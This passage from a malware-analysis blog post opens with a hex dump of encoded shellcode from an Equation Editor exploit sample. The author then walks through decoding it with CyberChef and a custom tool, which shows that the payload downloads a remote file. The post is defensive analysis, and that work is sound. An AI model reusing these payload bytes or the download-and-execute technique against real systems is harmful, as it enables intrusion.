000005B0  F5 2F 79 25 66 09 66 32 41 26 F5 0F E4 00 8F BC  õ/y%f.f2A&õ.ä..¼
000005C0  C8 6E AC 39 C6 A0 82 86 C8 ED 95 A3 56 70 07 90  Èn¬9Æ ‚†Èí•£Vp..
000005D0  B0 74 85 4D 4F B4 7D DA B4 62 6F 37 89 0C 99 64  °t…MO´}Ú´bo7‰.™d
000005E0  3F 43 78 61 B4 18 28 FE ED 7B 90 CB 2B 44 57 5C  ?Cxa´.(þí{.Ë+DW\
000005F0  1A E8 21 14 8E 27 D8 CF 05 A7 4B 36 3A E9 A0 69  .è!.Ž'ØÏ.§K6:é i
00000600  81 1D 80 5F AD 3A 3F D6 30 05 0F F3 11 EF 0E C4  ..€_.:?Ö0..ó.ï.Ä
00000610  B3 9F E7 9D 2D D8 33 A7 AA 4D F6 D5 52 35 5D B4  ³Ÿç.-Ø3§ªMöÕR5]´
00000620  E4 0A A7 B9 64 F0 55 29 C9 40 98 63 49 E4 18 DB  ä.§¹dðU)É@˜cIä.Û
00000630  CB C3 B2 C4 3B 4D FC F6 7D 48 B3 FD D3 75 6D 50  ËÃ²Ä;Müö}H³ýÓumP
00000640  2A 30 47 9C CD 4A F5 76 AE EF 99 26 09 DF B3 63  *0GœÍJõv®ï™&.ß³c
00000650  C2 0A 34 ED 5E 83 00 1E 7E 65 F1 D7 54 8A 52 56  Â.4í^ƒ..~eñ×TŠRV
00000660  A1 19 ED 0D 30 AC 30 84 3B D3 90 1F D8 F7 AB D3  ¡.í.0¬0„;Ó..Ø÷«Ó
00000670  B9 BC 6C 90 81 FE C1 A9 1D F5 C2 3D B4 8E 3B 27  ¹¼l..þÁ©.õÂ=´Ž;'
00000680  EF 47 C8 A2 20 8F AB 79 99 BD B4 16 72 EB C7 E6  ïGÈ¢ .«y™½´.rëÇæ
00000690  91 82 6B 14 F2 64 AF AB CE C1 E0 A4 B9 26 7F 58  ‘‚k.òd¯«ÎÁà¤¹&.X
000006A0  68 56 E5 10 93 C0 45 9D BF E3 B0 B6 FA 42 05 08  hVå.“ÀE.¿ã°¶úB..
000006B0  69 C9 43 11 99 3E 43 99 0A 3B E5 A4 0B 1E 68 FE  iÉC.™>C™.;å¤..hþ
000006C0  6F FA 5B 76 B4 23 27 04 D1 CB 7E B9 78 83 98 83  oú[v´#'.ÑË~¹xƒ˜ƒ
000006D0  B5 8C 9C 06 02 9A 40 91 16 82 57 33 FF 82 5C A4  µŒœ..š@‘.‚W3ÿ‚\¤
000006E0  3E 09 A0 2A 9F 67 F2 36 72 25 E5 3B CD AD FA 0C  >. *Ÿgò6r%å;Í.ú.
000006F0  09 54 E9 BE 48 07 69 4B 42 B9 D0 EB 0D 04 0E 85  .Té¾H.iKB¹Ðë....…
00000700  4F F2 FE 3E B1 88 32 B0 33 BB EE 6B B8 88 76 D7  Oòþ>±ˆ2°3»îk¸ˆv×
00000710  2C B1 8E F9 E9 F4 9F DD A7 EF A2 87 95 3B 22 6C  ,±Žùéô ÝŸ§ï¢‡•;"l
```



This is now our encoded shell code. We can copy paste this to the new tool, get the other to values and click a button.

If we are right then you should see the decoded values clearly.



So now we can decode these by extracting the shellcode from the file, copy paste to to Cyberchef to get the Assembly, look for the required parameters and finally input them into the tool and click a button for the result without having to run the file.

Although you can just run them and get the URL where it calls to, this will give you what else in the shellcode and and what API's are run.

The few different ones I have done have all worked just a bit different under the hood even though they have the same effect of just calling out to some site somewhere and downloading a file.

If you click on the Twitter link to this sample an then click on the CVE- tag at the top it will present you with , at the time of research, 116 pages of files that potentially use this type of encoding.

That's it for this one. I hope you learned something too.

Links to URL's in this post:

Twitter Link for this sample

AnyRun Task Link for this sample.

Link to blog post with the different values

Link to the video on how to set up X86Dbg to attach to the Equation editor.

Link to My Github with tool and decoding notes.

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

About pcsxcetrasupport3

My part time Business, I mainly do system building and system repair. Over the last several years I have been building system utility's in vb script , HTA applications and VB.Net to be able to better find the information I need to better understand the systems problems in order to get the systems repaired and back to my customers quicker.

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